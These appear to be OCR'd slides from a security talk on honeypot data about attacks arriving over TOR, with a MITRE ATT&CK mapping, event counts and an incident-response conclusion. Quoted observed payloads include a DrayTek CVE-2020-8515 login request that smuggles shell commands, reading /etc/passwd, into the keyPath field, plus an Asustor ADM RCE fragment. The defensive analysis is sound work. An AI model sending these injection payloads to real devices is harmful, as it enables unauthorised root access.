
Digging deeper into “actual exploits” – Remote Code Execution

Attack payload (225 other variants detected):
/ \(POST action=login&keyPath='uname${IFS}-a'&loginUser=a&loginPwd=a\

Pattern Match to:
action=login&keyPath=%27%0A%2fbin%2fcat${IFS}%2fetc%2fpasswd%0A%27&loginUser=a&loginPwd=a

Attribution:
CVE-2020-8515: DrayTek pre-auth remote root RCE
Published: Mon Mar 30 2020 - 0xsha.io - https://www.exploit-db.com/exploits/48268
Affected: DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta

Total attacks detected Apr-Jul 2020 = 2,878,896




More “actual exploits”

Attack Payload:
POST #!/bin/sh MONITOR_PATH=/volume0/usr/builtin/webman/p\

Pattern Match to:
/volume0/usr/builtin/webman/

Attribution:
Title: Asustor ADM 3.1.2RHG1 - Remote Code Execution - https://www.exploit-db.com/exploits/45212
Author: Matthew Fulton & Kyle Lovett, Date: 2018-07-01
Software Link: http://download.asustor.com/download/adm/X64_G3_3.1.2.RHG1.img
Version: <= ADM 3.1.2RHG1
CVE : CVE-2018-11510

Total attacks detected Apr-Jul 2020 = 947




Initial Access	Execution	Persistence	Discovery	Command And Control	Exfiltration
11 items	34 items	62 items	23 items	22 items	9 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Account Discovery	Commonly Used Port	Automated Exfiltration
Exploit Public-Facing Application	CMSTP	Accessibility Features	Application Window Discovery	Communication Through Removable Media	Data Compressed
External Remote Services	Command-Line Interface	Account Manipulation	Browser Bookmark Discovery	Connection Proxy	Data Encrypted
Hardware Additions	Compiled HTML File	AppCert DLLs	Domain Trust Discovery	Custom Command and Control Protocol	Data Transfer Size Limits
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	File and Directory Discovery	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol
Spearphishing Attachment	Control Panel Items	Application Shimming	Network Service Scanning	Data Encoding	Exfiltration Over Command and Contro Channel
Spearphishing Link	Dynamic Data Exchange	Authentication Package	Network Share Discovery	Data Obfuscation	Exfiltration Over Other Network Medium
Spearphishing via Service	Execution through API	BITS Jobs	Network Sniffing	Domain Fronting	Exfiltration Over Physical Medium
Supply Chain Compromise	Execution through Module Load	Bootkit	Password Policy Discovery	Domain Generation Algorithms	Scheduled Transfer
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Peripheral Device Discovery	Fallback Channels	
Valid Accounts	Graphical User Interface	Change Default File Association	Permission Groups Discovery	Multi-hop Proxy	
	InstallUtil	Component Firmware	Process Discovery	Multi-Stage Channels	
	Launchctl	Component Object Model Hijacking	Query Registry	Multiband Communication	
	Local Job Scheduling	Create Account	Remote System Discovery	Multilayer Encryption	
	LSASS Driver	DLL Search Order Hijacking	Security Software Discovery	Port Knocking	
	Mshta	Dylib Hijacking	Software Discovery	Remote Access Tools	
	PowerShell	Emond	System Information Discovery	Remote File Copy	
	Regsvcs/Regasm	External Remote Services	System Network Configuration Discovery	Standard Application Layer Protocol	
	Regsvr32	File System Permissions Weakness	System Network Connections Discovery	Standard Cryptographic Protocol	
	Rundll32	Hidden Files and Directories	System Owner/User Discovery	Standard Non-Application Layer Protocol	
	Scheduled Task	Hooking	System Service Discovery	Uncommonly Used Port	
	Scripting	Hypervisor	System Time Discovery		
	Service Execution		Virtualization/Sandbox Evasion		

Threat activities mapped to the MITRE ATT&CK Framework


Image from: https://attack.mitre.org/

Honeypot threat activity vs. MITRE ATT&CK


Discovery – 770k+ events




Execution – 3.2M+ events



Initial Access – 17.6M+ events



Command and Control – 2.2M+ events




How does this relate to IR?


It's important to start with being proactive


Source address	Mapped threat	Sent_bytes	Recvd_bytes
10.152.XX.XX	KillChain->Command & Control, Malware->Emotet	254189	60
10.152.XX.XX	KillChain->Command & Control, Malware->Emotet	24129	60
10.152.XX.XX	KillChain->Command & Control, Malware->Emotet	232968	60

Example of a client where there was outbound beaconing activity to known malicious IP where the firewall was not blocking connections to TOR

What have we seen as Attacks vs Non-Attack traffic so far?







Conclusion – why this is crucial for IR

Be proactive

Only playing on the defensive is a long-term losing strategy as your only option is to react

TOR is not an investigation's dead end anymore

It's possible to follow the breadcrumbs further and investigate attacks in real-time, and thus learn more about new attack techniques in play

Predictive analysis

Understanding where the bad guy is in the attack process, you can then adequately circumvent his next steps bad mitigate threats before they happen to you

Thank you!